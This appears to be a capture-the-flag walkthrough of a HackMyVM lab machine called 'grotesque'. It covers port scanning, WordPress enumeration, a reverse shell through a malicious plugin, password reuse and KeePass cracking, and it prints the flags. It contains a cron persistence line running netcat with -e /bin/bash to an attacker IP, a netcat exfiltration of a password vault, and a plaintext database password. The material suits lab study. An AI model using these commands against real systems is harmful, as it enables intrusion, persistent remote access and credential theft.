

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Wed Jan 28 17:24:13 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.40
Nmap scan report for 10.9.9.40
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
66/tcp open  http    WEBrick httpd 1.4.2 (Ruby 2.5.5 (2019-03-15))
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: WEBrick/1.4.2 (Ruby/2.5.5/2019-03-15)
80/tcp open  http    Apache httpd 2.4.38
|_http-title: 404 Not Found
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 28 17:24:26 2026 -- 1 IP address (1 host up) scanned in 12.69 seconds
echo -e '10.9.9.40\t\tgrotesque.hmv' | sudo tee -a /etc/hostsAdd a hosts entry for convenience
Service Enumeration

TCP/80
Directory and File Enumeration
gobuster dir -u http://grotesque.hmv -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php -t 20 -o dir.txt/javascript (Status: 301) [Size: 319] [--> http://grotesque.hmv/javascript/]
/server-status (Status: 403) [Size: 278]Nothing to useful found here, so moving onto the other web server on tcp/66.
TCP/66
Initial Enumeration


curl -O http://grotesque.hmv:66/vvmlist.zipunzip vvmlist.zipcd vvmlist.github.ioSource Code Review
Gemfile which imports the jekyll gem. Jekyll looks for for index.md which is converted to HTML and becomes the site index. You'll note the {% include vvm-index.html %} and {% include bin_table.html %}, which have further nested include operations, which are sourced from the _includes/ directory.
<!-- and --> before decoding
.md files in the _vvmlist directory. When browsing to the site and they seem to be formatted in YAML, despite being assigned the .md extension.

We need a more efficient way to parse all of these .md files. But, it seems apparent that most of the useful information is on the left side of the colon.
Hunting for Clues in Documents
Command to Filter Junk YAML Keys

find _vvmlist/*.md | xargs -I {} bash -c 'cat "{}" | tr "\n" "%" | sed -e "s/dddd:% -//g" -e "s/%/\n/g" | grep -vE "^\s{1,}$" > "{}.new"'Find all .md file, pipe to xargs to loop over them and cut on : to list all keywords and sort uniquely
Stepping through the One-Liner
First, replace \n characters with % because % doesn't appear anywhere else in the file.

Pipe to sed and replace dddd:% -% keys and values, then replace % with \n again to bring it back to the original format.

Finally, pipe to grep and filter out any empty lines. And, the result is a YAML document with junk duplicate keys removed.
pwshLaunch PowerShell on Kali Linux
# Try / Catch
# If error, suppress silently
# Otherwise, return data in try block
$data = Get-ChildItem ./_vvmlist/*.md.new | ForEach-Object { try { $_ | Get-Content | ConvertFrom-Yaml } catch { } }
Make a best effort to convert YAML back to object notation
$data.functions.Keys | Sort-Object -Unique




key: format. for wordpress, it's on port 80/lyricsblog is a pretty odd YAML key, to say the least.
intext:sense intext:"hackthebox" intext:lyricsblogIf you run this search through Google, it comes up empty
Pivot Back to TCP/80



WPScan Enumeration
read -s 'API_KEY?Enter your WPScan API key: '"zsh" way to grab user-input without reflecting to console
wpscan --url http://grotesque.hmv/lyricsblog/ -e \
--detection-mode aggressive --plugins-detection mixed \
--api-token "$API_KEY" \
--disable-tls-checks \
-o wpscan-out.txtLogging into WordPress Admin
Which would be fine, except this scenario isn't even "wacky". It's absurd. These kinds of boxes are truly unfortunate. There's no value-add in terms of concepts learned.
cat << EOF > doktor_lyrics.txt
Çaresiz derdimin sebebi belli
Dermanı yaramda arama doktor
Şifa bulmaz gönlüm senin elinden
Boşuna benimle uğraşma doktor

Aşk yarasıdır bu ilaç kapatmaz
Derdin teselli beni avutmaz
Dermanı yardadır sende bulunmaz
Boşuna benimle uğraşma doktor
Dokunma benim gönül yarama
Dokunma doktor

Bedenimde değil kalbimde derdim
Tek alışkanlığım bir zalim sevdim
Sen çekil yanımdan sevdiğim gelsin
Boşuna zamanı harcama doktor
EOF
md5sum doktor_lyrics.txt | cut -d ' ' -f 1 | tr '[:lower:]' '[:upper:]'Output file hash in uppercase

Exploit

Reverse Shell via Malicious Plugin
 WhiteWinterWolf


sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell

Persistence
crontab -l > /tmp/.crontab.txt
echo '* * * * * /usr/bin/nc 10.6.6.6 443 -e /bin/bash' >> /tmp/.crontab.txt
crontab /tmp/.crontab.txt
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux grotesque 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: sudo: command not found
Users and Groups
Local Users
raphael:x:1000:1000:,,,:/home/raphael:/bin/bash
Local Groups
raphael:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:0d:bf:27 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.40/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6739sec preferred_lft 6739sec
    inet6 fe80::be24:11ff:fe0d:bf27/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
Scheduled Tasks
Interesting Scheduled Tasks
cat /etc/cron*
@reboot root /root/vvmlist.sh
Interesting Files
/var/www/html/lyricsblog/wp-config.php
Most applications usually have some kind of database, and may even connect with other applications needed for their day-to-day operations. As such, there is usually a configuration file that stores credentials to connect to these services. Database connections are especially common with web applications.
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'raphael' );

/** MySQL database password */
define( 'DB_PASSWORD', '_double_trouble_' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
Privilege Escalation
Lateral to Raphael
Password Reuse
During post-exploit enumeration, wp-config.php shows the database connection is configured with the username raphael and the password _double_trouble_. We find that raphael is also a system user as per /etc/passwd. So, it's worth checking to see if the password is re-used as the system login.
su raphael

Cracking the KeePass Vault
sudo nc -q 3 -lnvp 443 > chadroot.kdbxStart a TCP socket on Kali and prepare to receive the file from the target
nc -q 3 -n 10.6.6.6 443 < /home/raphael/.chadroot.kdbxConnect to the TCP listener on Kali and transfer the file

keepass2john chadroot.kdbx > hash.txtjohn --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 hash.txt
Becoming Root
keepassxc-cli open chadroot.kdbx
su root
Flags
User
F6ACB21652E095630BB1BEBD1E587FE7
Root
AF7DD472654CBBCF87D3D7F509CB9862